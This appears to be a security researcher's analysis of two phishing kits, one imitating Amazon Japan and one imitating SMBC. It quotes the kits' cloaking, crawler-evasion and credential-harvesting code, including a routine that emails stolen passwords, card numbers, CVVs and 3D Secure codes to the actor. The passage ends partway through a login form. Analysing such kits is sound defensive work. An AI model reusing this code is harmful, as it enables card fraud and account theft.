# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

If the access source is accessing from somewhere other than the localhost, query an external service for the access source IP address and check if the access source is using a VPN or Proxy.

```
if($setting['block_vpn'] == "no") {  
    $ip = getUserIP();  
  
    if($ip == "127.0.0.1") {  
    }else{  
        $url = "https://blackbox.ipinfo.app/lookup/".$ip;  
        $ch = curl_init();  
        curl_setopt($ch,CURLOPT_URL,$url);  
        curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);  
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);  
        $resp = curl_exec($ch);  
        curl_close($ch);  
        $result = $resp;  
        if($result == "Y") {  
            tulis_file("result/block_bot.txt","BLOCKED VPN/PROXY ||  
            user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ".$ip." ||  
            ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
            tulis_file("result/total_bot.txt","$ip|VPN/Proxy");  
  
            header("status: 403 Not Found");  
  
            exit();  
        }  
    }  
}
```

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Check whether "once" is set in the session.

```
if($setting['block_onece'] == "on") {  
    if(isset($_SESSION['once'])) {  
        $ip = getUserIP();  
        header("status: 403 Not Found");  
        tulis_file("result/block_bot.txt","request onece ||  
        user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||  
        ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
        tulis_file("result/total_bot.txt","$ip|request onece");  
        exit();  
    }  
}
```

api/api\_session.php

It is inferred that "Once" is a flag indicating an access source that has already been compromised once. Here, access from a source with information already stolen is denied.

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Define a list of allowed countries and check whether the collected country name is included in the list of allowed countries.

```
if($setting['block_country'] == "on") {  
    $accessCountryList = array("Japan","JP");//允许日本与中国访问  
    if(!in_array($countryname,$accessCountryList)){  
        $ip = getUserIP();  
        header("status: 403 Not Found");  
        tulis_file("result/block_bot.txt","Country RANGE ||  
        user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||  
        ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
        tulis_file("result/total_bot.txt","$ip|IP Range");  
        exit();  
    }  
}
```

api/api\_session.php

Given that within this phishing kit, "Japan" or "JP" is defined as the list of allowed countries, it can be inferred that the kit is targeting only Japan.



# Case 1: Phishing Kit discussing Amazon

## 3. Crawler Detection Function

Utilize external tools like CrawlerDetect and ReferralSpamDetect to detect web crawlers and referral spam.

```
require 'CrawlerDetect/Fixtures/AbstractProvider.php';
require 'CrawlerDetect/Fixtures/AbstractReff.php';
require 'CrawlerDetect/Fixtures/Crawlers.php';
require 'CrawlerDetect/Fixtures/Exclusions.php';
require 'CrawlerDetect/Fixtures/Headers.php';
require 'CrawlerDetect/Fixtures/Headerspam.php';
require 'CrawlerDetect/Fixtures/SpamReferrers.php';
require 'CrawlerDetect/CrawlerDetect.php';
require 'CrawlerDetect/ReferralSpamDetect.php';
use Jaybizzle\CrawlerDetect\CrawlerDetect;
use Jaybizzle\ReferralSpamDetect\ReferralSpamDetect;
```

crawlerdetect.php

```
public function isCrawler($userAgent = null)
{
    $agent = trim(preg_replace(
        "/{$this->compiledExclusions}/i",
        '',
        $userAgent ?: $this->userAgent
    ));
    if ($agent == '') {
        return false;
    }
    $result = preg_match("/{$this->compiledRegex}/i", $agent, $matches);
    if ($matches) {
        $this->matches = $matches;
    }
    return (bool) $result;
}
```

```
public function isReferralSpam($referrer = null)
{
    $referrer = $referrer ?: $this->referrer;

    if (strlen(trim($referrer)) == 0) {
        return false;
    }
    if (strpos($this->compiledString, $referrer)){
        return true;
    } else {
        return false;
    }
}
```



# Case 1: Phishing Kit discussing Amazon

## 3. Crawler Detection Function

In CrawlerDetect, confirm whether specific strings are present in the User Agent and make a determination.

In ReferralSpamDetect, confirm whether specific strings are present in the Referer URL and make a determination.

```
if($setting['block_crawler'] == "on") {  
    $CrawlerDetect = new CrawlerDetect;  
    $referrer = new ReferralSpamDetect;  
  
    if($CrawlerDetect->isCrawler()) {  
        $ip = getUserIP();  
        tulis_file("result/total_bot.txt", "$ip|Bot Crawler"."\\n");  
        header("status: 403 Not Found");  
        exit();  
    }  
    if($referrer->isReferralSpam()) {  
        $ip = getUserIP();  
        tulis_file("result/total_bot.txt", "$ip|Referrer Block"."\\n");  
        header("status: 403 Not Found");  
        exit();  
    }  
}
```

crawlerdetect.php

# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The phishing content is structured using Vue.js. In the index.html file, page routing is performed using vue-router, tailored to the processing of the phishing site. Various contents are prepared, and multiple JavaScript files are called accordingly.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset=utf-8>
  <meta name=viewport content="width=device-width,initial-scale=1">
  <link rel="shortcut icon" href=/favicon.ico>
  <link href=/static/css/app.752839d3f58c010ecc04f48dcc063497.css rel=stylesheet>
</head>
<style></style>
<body>
  <div id=app></div>
  <script type=text/javascript src=/static/js/manifest.dd091f32d078ce1ae228.js></script>
  <script type=text/javascript src=/static/js/vendor.8942a87b5a70d06cf6ea.js></script>
  <script type=text/javascript src=/static/js/app.75f405b5d5d325e145c9.js></script>
</body>
</html>
```


index.html

```
js
— 0.ae56cb9f68b80e8b1e62.js
— 1.1f5e12c89c9e17b78cee.js
— 10.7e8b298cf8b9eeb78e8d.js
— 11.8b1570ce205b9a0d5ecb.js
— 12.b0fdc6f2929c40528c04.js
— 13.5b74bd82b5fed10e051f.js
— 14.e1d3405c170030bc6e16.js
— 15.5a2aef89a62e11d95a50.js
— 2.140da6dcc811eb3215dd.js
— 3.d9a487a8067cff92238c.js
— 4.3d3c0808f3d7b14f39ea.js
— 5.e8cba5c7d9bea4b7c044.js
— 6.4153f4cef02ec63128b4.js
— 7.f2cc96632380957f0886.js
— 8.67434be2e9f5b166bccc.js
— 9.47a7b99adee046813f1c.js
```

# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The following is the code referred to as the login screen for a phishing site.



The screenshot shows a phishing login page for amazon.co.jp. At the top is the Amazon logo. Below it is a box titled 'ログイン' (Login) containing a text input field for 'Eメールまたは携帯電話番号' (Email or mobile phone number), a yellow '次へ進む' (Next) button, and a link for 'お困りですか?' (Having trouble?). Below the login box is a link for 'Amazonの新しいお客様ですか?' (Are you a new Amazon customer?) and a button for 'Amazonアカウントを作成' (Create Amazon account). At the bottom are links for '利用規約' (Terms of Use), 'プライバシー規約' (Privacy Policy), and 'ヘルプ' (Help), followed by the copyright notice '© 1996-2023, Amazon.com, Inc. or its affiliates'.

```
<?php
header('Content-Type: text/html;charset=utf-8');
header('Access-Control-Allow-Origin: *'); // *代表允许任何网址请求
header('Access-Control-Allow-Methods: POST'); // 允许请求的类型
header('Access-Control-Allow-Credentials: true'); // 设置是否允许发送 cookies

require("../main.php");
require("../crawlerdetect.php");
require("../blocker.php");

session_start();
$_SESSION['email'] = $_POST['email'];
$_SESSION['password'] = $_POST['password'];
$_SESSION['timedate'] = date('H:i:s d/m/Y');
$_SESSION['HTTP_USER_AGENT'] = $_SERVER['HTTP_USER_AGENT'];
?>
```



# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The following is the code referred to as the personal information input screen.



```
session_start();
$_SESSION['fullname'] = $_POST['fullname'];
$_SESSION['dob'] = $_POST['dob'];
$_SESSION['zipcode'] = $_POST['zipcode'];
$_SESSION['stat'] = $_POST['stat'];
$_SESSION['address1'] = $_POST['address1'];
$_SESSION['address2'] = $_POST['address2'];
$_SESSION['phonenumber'] = $_POST['phonenumber'];
```

# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The following is the code referred to as the credit card information input screen.



```
$_SESSION['namecard'] = $_POST['namecard'];
$_SESSION['cardnumber'] = $_POST['cardnumber'];
$_SESSION['exdate'] = $_POST['exdate'];
$_SESSION['cvc'] = $_POST['cvc'];
$_SESSION['bankname'] = get_BIN($_SESSION['cardnumber'], "bankname");
```



# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The functionality to obtain BIN (Bank Identification Number) codes using the entered credit card information through an external service has also been implemented.

```
function get_BIN($bin,$parameter)
{
    $binx = preg_replace('/\s+/', '', substr($bin, 0, 6));
    $get_bin = curl('https://lookup.binlist.net/'.$binx);
    $json_bin = @json_decode($get_bin, true);
    if ($parameter == 'bankname')
    {
        if (isset($json_bin))
        {
            return $json_bin['scheme'];
        }
        else
        {
            return '';
        }
    }
}
```

api/send\_card.php

# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The following is the code that is called upon submitting the 3D Secure input screen for the phishing site's PC version.



**Added Protection**  
お客様のご利用カード会社インターネットサービスパスワードをご入力ください。

加盟店名： Amazon.co.jp  
ご利用金額： ¥ 0.00  
ご利用日： Mon Dec 18 2023  
カード番号： \*\*\*\*-\*\*\*\*-\*\*\*\*-0000

WebユーザーID:   
パスワード:

[?](#) [ヘルプ](#) [キャンセル](#)

Copyright (C) CREDIT SAISON Co.,Ltd All Rights Reserved.

```
function submit($url,$data) {  
    $data['action'] = 'submit';  
    $curl = curl_init();  
    curl_setopt($curl, CURLOPT_URL, $url);  
    curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);  
    curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false);  
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);  
    curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);  
    curl_setopt($curl, CURLOPT_POST, 1);  
    curl_setopt($curl, CURLOPT_POSTFIELDS, $data);  
    $response = curl_exec($curl);  
    curl_close($curl);  
    $response = json_decode($response,TRUE);  
    return $response;  
}
```



# Case 1: Phishing Kit discussing Amazon

## 4. Phishing Content

The information entered up to this point is recorded in a text file and sent via email to the phishing actor.

```
// 邮件内容
$mg_mail .= "亚马逊 ID : ".$_POST['email']."<br>";
$mg_mail .= "密码 : ".$_POST['password']."<br>";

$mg_mail .= "#-----[ 信用卡详情 ]-----#" . "<br>";
$mg_mail .= "银行 : ".$_POST['bankname']."<br>";
$mg_mail .= "卡主名字 : ".$_POST['namecard']."<br>";
$mg_mail .= "卡号 : ".$_POST['cardnumber']."<br>";
$mg_mail .= "到期日 : ".$_POST['exdate']."<br>";
$mg_mail .= "cvv : ".$_POST['cvc']."<br>";

$mg_mail .= "#-----[ 3D 密码 ]-----#" . "<br>";
$mg_mail .= "web ID : ".$_POST['cvv3_login']."<br>";
$mg_mail .= "Password 3D : ".$_POST['cvv3_secure']."<br>";

$mg_mail .= "#-----[ 个人信息 ]-----#" . "<br>";
$mg_mail .= "姓名 : ".$_POST['fullname']."<br>";
$mg_mail .= "所在州 : ".$_POST['stat']."<br>";
$mg_mail .= "地址1 : ".$_POST['address1']."<br>";
$mg_mail .= "地址2 : ".$_POST['address2']."<br>";
$mg_mail .= "国家 : ".$_POST['countryname']."<br>";
$mg_mail .= "邮编 : ".$_POST['zipcode']."<br>";
$mg_mail .= "生日 : ".$_POST['dob']."<br>";
$mg_mail .= "手机号码 : ".$_POST['phonenummer']."<br>";

$mg_mail .= "#-----[ 指纹信息 ]-----#" . "<br>";
$mg_mail .= "ip : " . getUserIP() . "<br>";
$mg_mail .= "UserAgent : ".$_POST['HTTP_USER_AGENT']."<br>";
$mg_mail .= "Region : ".$_POST['region']."<br>";
$mg_mail .= "Time Date : ".date('H:i:s d/m/Y')."<br>";
$mg_mail .= "-----";

tulis_file("result/". str_replace(" ", "", $_POST['cardnumber']) . "---" . $_POST['mode'] . ".txt",$mg);

sendMail(██████@████.com,"Amazon-".$_POST['cardnumber'],$mg_mail,$_POST['fullname']);
```

# Case 1: Summary


- The phishing kit named "JP亚马逊源码（防红防乱填）.zip," which discusses Amazon, is built using Vue.js. It conducts information gathering from the request headers and sessions of the accessing source, and implements detailed detection processes to incorporate cloaking techniques.
- Crawler detection processes are simplified by using external tools such as CrawlerDetect and ReferralSpamDetect.
- The information entered on the phishing site is first outputted to a text file and then directly sent via email to the phishing actor.

# Case 2: Phishing Kit discussing SMBC

# Case 2: Phishing Kit discussing SMBC

Phishing kit mimicking SMBC's credit card services.

- Infringing brand: SMBC (Sumitomo Mitsui Banking Corporation)
- File Name : 三井.zip
- File Hash (SHA1) : 2a0a37dedffae95f46b2a51066e44c06058bf764



# Case 2: Phishing Kit discussing SMBC

## README

It is evident that the phishing kit is built using ThinkPHP, as indicated by the presence of a README.md file containing information about the operating environment and instructions on how to use ThinkPHP.

```
ThinkPHP 6.0
=====

> 运行环境要求PHP7.2+, 兼容PHP8.1

[官方应用服务市场](https://market.topthink.com) | [ThinkAPI—官方统一API服务](https://docs.topthink.com/think-api)

ThinkPHPV6.0版本由[亿速云](https://www.yisu.com/)独家赞助发布。

## 主要新特性

* 采用`PHP7`强类型（严格模式）
* 支持更多的`PSR`规范
* 原生多应用支持
* 更强大和易用的查询
* 全新的事件系统
* 模型事件和数据库事件统一纳入事件系统
* 模板引擎分离出核心
* 内部功能中间件化
* SESSION/Cookie机制改进
* 对Swoole以及协程支持改进
* 对IDE更加友好
* 统一和精简大量用法

## 安装

~~~
composer create-project topthink/think tp 6.0.*
~~~

如果需要更新框架使用

~~~
composer update topthink/framework
~~~

## 文档

[完全开发手册](https://www.kancloud.cn/)

## 参与开发

请参阅 [ThinkPHP 核心框架包](https://gi

## 版权信息

ThinkPHP遵循Apache2开源协议发布，并提供免费使用。

本项目包含的第三方源码和二进制文件之版权信息另行标注。

版权所有Copyright © 2006-2021 by ThinkPHP (http://thinkphp.cn)

All rights reserved.

ThinkPHP® 商标和著作权所有者为上海顶想信息科技有限公司。

更多细节参阅 [LICENSE.txt](LICENSE.txt)
```



# Case 2: Phishing Kit discussing SMBC

## Configuration related

The configurable settings of the phishing kit are defined in PHP files located under the config directory.

When used by the phishing actor, configuration changes are typically made in files like public/static/config.js. This allows customization of the destination URL during cloaking implementation, the use of the ipregistry service through an API key, and the specification of the storage location for obtained information.

```
config
├── app.php
├── cache.php
├── console.php
├── cookie.php
├── database.php
├── filesystem.php
├── lang.php
├── log.php
├── middleware.php
├── route.php
├── session.php
├── trace.php
└── view.php
```

```
var configAll={
  //默认防红跳转的页面
  URLtarget: "https://www.smbc-card.com/",

  //获取查询ipregistry的key
  ipKey: '7ma8qsjc6oe5ryg5',

  //文件存放路径,
  fileSys: "https://www.poczta-polska.pl/"
};

export default configAll;
```

public/static/config.js

# Case 2: Phishing Kit discussing SMBC

## Functional configuration

The phishing kit discussing SMBC incorporates the following features:

1. Access Source Information Collection Function
2. Cloaking Function
3. Crawler Detection Function
4. Phishing Content
5. Acquired Information Management Function

# Case 2: Phishing Kit discussing SMBC

## 1. Access Source Information Collection Function

Utilize the IP Registry of external services to acquire access source information.

```
methods: {
  red() {
    let _this = this;
    fetch('https://api.ipregistry.co/?key=' + configAll.ipKey)
      .then(function (response) {
        return response.json();
      })
      .then(function (payload) {
        _this.userInfo.ip = payload['ip']
        _this.userInfo.language = payload['location']['language']['name']
        _this.userInfo.city = payload['location']['city']
        _this.userInfo.latitude = payload['location']['latitude']
        _this.userInfo.longitude = payload['location']['longitude']
        const userCountryCode = payload['location']['country']['code'];
        _this.userInfo.ua = payload['user_agent']['header']
        const deviceName = payload['user_agent']['device']['type'];
        const osType = payload['user_agent']['os']['type'];
        const osName = payload['user_agent']['os']['name'];
        const is_abuser = payload['security']['is_abuser'];
        const is_anonymous = payload['security']['is_anonymous'];
        const is_attacker = payload['security']['is_attacker'];
        const is_bogon = payload['security']['is_bogon'];
        const is_cloud_provider = payload['security']['is_cloud_provider'];
        const is_proxy = payload['security']['is_proxy'];
        const is_relay = payload['security']['is_relay'];
        const is_threat = payload['security']['is_threat'];
        const is_tor = payload['security']['is_tor'];
        const is_tor_exit = payload['security']['is_tor_exit'];
        const is_vpn = payload['security']['is_vpn'];
        const contype = payload["connection"]["type"];
        const accepte_contype = ["cdn", "hosting", "education"];
        window._config = _this.userInfo;
      })
  }
}
```

<smbc/view/index/index.html>

# Case 2: Phishing Kit discussing SMBC

## 2. Cloaking Function

Conduct evaluation of access denial criteria defined in the phishing kit. The assessment criteria are as follows:

```
if (osName != 'iOS' && osName != 'Android') {
    window.location = "http://localhost";
    return false;
}
// userCountryCode != 'US' ||
if (is_abuser == true || contype == "cdn" || contype == "hosting" || contype == "education" || is_anonymous ==
    true || is_attacker == true || is_bogon == true || is_proxy == true || is_cloud_provider == true ||
    is_relay == true || is_threat == true || is_tor == true || is_tor_exit == true || is_vpn == true) {
    window.location = "http://localhost";
    return false;
} else {
    // 用户填完信息后将不能再次打开页面
    //-----start
    if (localStorage.getItem("isLoad")) {
        window.location = configAll.URLtarget;
    }else{
        _this.getHome()
    }
    //-----end
}
```

smbc/view/index/index.html

# Case 2: Phishing Kit discussing SMBC

## 2. Cloaking Function

Redirect to localhost if the access source user's operating system is not iOS or Android (in other words, if it is not a mobile device).

```
if (osName !== 'iOS' && osName !== 'Android') {  
    window.location = "http://localhost";  
    return false;  
}
```

smbc/view/index/index.html

This behavior suggests that the phishing kit is targeting mobile users.



# Case 2: Phishing Kit discussing SMBC

## 2. Cloaking Function

Check whether the access source user is using a specific connection type (such as CDN, hosting service, proxy, Tor, or VPN) identified as abuser, attacker, or for investigative purposes. If the conditions match, redirect to localhost.

It appears to be checking whether the access is coming from an environment significantly different from the typical environment that regular users use.

```
if (is_abuser == true ||
    contype == "cdn" ||
    contype == "hosting" ||
    contype == "education" ||
    is_anonymous == true ||
    is_attacker == true ||
    is_bogon == true ||
    is_proxy == true ||
    is_cloud_provider == true ||
    is_relay == true ||
    is_threat == true ||
    is_tor == true ||
    is_tor_exit == true ||
    is_vpn == true) {
    window.location = "http://localhost";
    return false;
}
```

smbc/view/index/index.html

# Case 2: Phishing Kit discussing SMBC

## 2. Cloaking Function

In cases other than the results of the evaluation in ②, perform the following process: If the "isLoad" item exists in the local storage, redirect to the value of the URL target set in "configAll."

Note that the configuration for configAll.URLtarget is set in the value defined in public/static/config.js. The default value at the time of acquiring this phishing kit is [https://www\[.\]smbc-card\[.\]com/](https://www[.]smbc-card[.]com/).

```
} else {  
    // 用户填完信息后将不能再次打开页面  
    //-----start  
    if (localStorage.getItem("isLoad")) {  
        window.location = configAll.URLtarget;  
    }else{  
        _this.getHome()  
    }  
    //-----end  
}
```

smbc/view/index/index.html

Within this process, it is determining whether the access source has been compromised. If the access source has been compromised, it redirects to the genuine SMBC site as configured.

# Case 2: Phishing Kit discussing SMBC

## 3. Crawler Detection Function

Retrieve information such as Referrer, UserAgent, ServerName, and other details from the request information.

Define a list of disallowed crawlers and check if the browser information contains the name of any disallowed crawler.

```
// [ 应用入口文件 ]
namespace think;
$http_referer = @$_SERVER["HTTP_REFERER"];
$http_user_agent = @$_SERVER["HTTP_USER_AGENT"];
$server_name = @$_SERVER["SERVER_NAME"];
$comp_char_arr = explode(",", "Baiduspider, Scooter, ia_archiver, Googlebot, FAST-WebCrawler, MSNBot, Slurp");
$comp_char_arr_size = sizeof($comp_char_arr);
$check_sign = "";
for($i=0;$i<$comp_char_arr_size;$i++){
    $comp_char = trim($comp_char_arr[$i]);
    if($comp_char<>"" && preg_match_all('/'.$comp_char.'/i',$http_user_agent)){
        $check_sign = "T";
    }
}
$server_name_m = "http://".$server_name;
$end_length = strlen($server_name_m) + 1;
$comp_server_name = "http://".$server_name."/";
if(!empty($check_sign) && ($http_referer == "" or substr($http_referer,0,$end_length) <> $comp_server_name )){
    exit();
}
require __DIR__ . '/../vendor/autoload.php';

// 执行HTTP应用并响应
$http = (new App())->http;

$response = $http->run();

$response->send();

$http->end($response);
```

smbc/public/index.php

# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

The following is the code that calls the login page of the phishing site.

SMBC

お客さまサポート サイト内検索 Language ログイン

三井住友カード

明細・支払い リボ・分割&キャッシング キャンペーン ポイント サービス 変更手続き

### Vpassログイン

ID

IDをご入力ください。

パスワード

ログイン

ログインできない方

初めてご利用の方

Vpassにご登録（無料）

Vpassとは？

```
<div data-v-e3974890="" id="header_overlay"></div>
<div data-v-e3974890="" id="contWrap">
  <div data-v-e3974890="">
    <div data-v-e3974890="">
      <h2 data-v-e3974890="">Vpassログイン</h2>

      <script src="/static/lib/vue/vue.js"></script>
      <script src="/static/lib/axios/axios.min.js"></script>
      <div id="appAll">

        <section data-v-e3974890="" class="loginBox" >
          <div data-v-e3974890="" class="loginArea">
            <form data-v-e3974890="" method="post"
              action="https://www.smbc-card.com/memapi/jaxrs/xt_login/agree/v1"
              novalidate="">
```

